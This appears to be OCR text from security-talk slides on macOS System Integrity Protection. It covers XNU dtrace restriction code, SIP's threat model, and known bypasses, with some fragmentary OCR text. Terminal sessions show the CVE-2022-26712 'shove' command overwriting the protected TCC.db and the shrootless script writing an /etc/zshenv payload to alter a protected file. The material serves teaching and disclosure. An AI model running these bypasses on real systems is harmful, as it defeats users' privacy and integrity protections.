


```
/*
 * Check if DTrace has been restricted by the current security policy.
 */
boolean_t
dtrace_is_restricted(void)
{
#if CONFIG_CSR
    if (csr_check(CSR_ALLOW_UNRESTRICTED_DTRACE) != 0)
        return TRUE;
#endif

    return FALSE;
}
```

How SIP is implemented – dtrace restrictions



```
static int
dtrace_priv_kernel(dtrace_state_t *state)
{
    if (dtrace_is_restricted() && !dtrace_are_restrictions_relaxed())
        goto bad;

    if (state->dts_cred.dcr_action & DTRACE_CRA_KERNEL)
        return (1);

bad:
    cpu_core[CPU->cpu_id].cpuc_dtrace_flags |= CPU_DTRACE_KPRIV;

    return (0);
}
```



```
/*
 * Check if DTrace has been restricted by the current security policy.
 */
boolean_t
dtrace_is_restricted(void)
{
#if CONFIG_CSR
    if (csr_check(CSR_ALLOW_UNRESTRICTED_DTRACE) != 0)
        return TRUE;
#endif

    return FALSE;
}
```


SIP: Threat model

- SIP does not defend against
  - Abuse of Apple’s entitlements
  - Kernel-level vulnerability

Known Attacks #1: Abuse of Entitlements

- Binary + entitlement = SUID binary + chmod xx5 ./binary
- Think how difficult to find backdoors (for blue teams)

Known Attacks #1: Abuse of Entitlements
CVE-2022-26712 (Mickey Jin)



CVE-2022-26712: The POC for SIP-Bypass Is Even Tweetable

I found some **new attack surfaces** in the macOS **PackageKit.framework**, and successfully disclosed **15+ critical SIP-Bypass** vulnerabilities. Apple has addressed 12 of

e's processing

a successful exploit

cOS 12.4. However,


E-2022-32826 in

tmp — -zsh — 96×33

```
[fuzz@fuzzs-Mac /tmp % sw_vers
 ProductName:     macOS
 ProductVersion: 12.3.1
 BuildVersion:   21E258
[fuzz@fuzzs-Mac /tmp % csrutil status
 System Integrity Protection status: enabled.
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db
 -rw-r--r--  1 root  wheel  restricted 65536 Apr  1 18:42 /Library/Application Support/com.apple.
 TCC/TCC.db
[fuzz@fuzzs-Mac /tmp % echo test > crafted.db
[fuzz@fuzzs-Mac /tmp % sudo /System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Res
 ources/shove -X /tmp/crafted.db /Library/Application\ Support/com.apple.TCC/TCC.db
[Password:
[fuzz@fuzzs-Mac /tmp % ls -laO /Library/Application\ Support/com.apple.TCC/TCC.db
 -rw-r--r--  1 fuzz  wheel  - 5 Apr  1 19:14 /Library/Application Support/com.apple.TCC/TCC.db
```


https://jhftss.github.io/CVE-2022-26712-The-POC-For-SIP-Bypass-Is-Even-Tweetable/

Known Attacks #1: Abuse of Entitlements
shrootless (MSRC, CVE-2021-30892)




```
root@JBO-MAC ~ # codesign -d --entitlements - /System/Library/PrivateFrameworks/PackageKit.framework/Resources/system_installd
Executable=/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/system_installd
��qq<<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.launchservices.cansetapplicationstrusted</key>
        <true/>
        <key>com.apple.private.package_script_service.allow</key>
        <true/>
        <key>com.apple.private.responsibility.set-arbitrary</key>
        <true/>
        <key>com.apple.private.security.storage-exempt.heritable</key>
        <true/>
        <key>com.apple.private.security.syspolicy.package-installation</key>
        <true/>
        <key>com.apple.private.security.syspolicy.package-verification</key>
        <true/>
        <key>com.apple.private.storage.fusion.allow-pin-fastpromote</key>
        <true/>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.install.heritable</key>
        <true/>
</dict>
</plist>
```

Known Attacks #1: Abuse of Entitlements
shrootless (MSRC, CVE-2021-30892)




```
root@JBO-MAC ~ # csrutil status
System Integrity Protection status: enabled.
root@JBO-MAC ~ # head -n 1 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
root@JBO-MAC ~ # echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
zsh: operation not permitted: /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ # ./shrootless.sh "echo hi > /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist"

SHROOTLESS
                              SIP bypass by Jonathan Bar Or ("JBO")

Checking command line arguments ....................... [ OK ]
Checking if running as root ........................... [ OK ]
Checking for system_installd .......................... [ OK ]
Downloading Apple-signed package ...................... [ OK ]
Writing '/etc/zshenv' payload ......................... [ OK ]
Running installer ..................................... [ OK ]
Cleaning up ........................................... [ OK ]

> Great, the specified command should have run with no SIP restrictions. Hurray!
> Quitting.
root@JBO-MAC ~ # cat /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
hi
root@JBO-MAC ~ # ls -laO /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
-rw-r--r--  1 root  wheel  restricted 3 Jul 28 20:30 /Library/Apple/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist
root@JBO-MAC ~ #
```

Known Attacks #2: Buggy kernel extension



Known Attacks #2: Buggy kernel extension

- Abuse a vulnerable valid & signed kernel extension
- Example:
  - Windows - mhyprot (github.com/evil-mhyprot-cli)


SIP/code-sign
'bypass'
(buggy) kext still validly signed!
1 get root
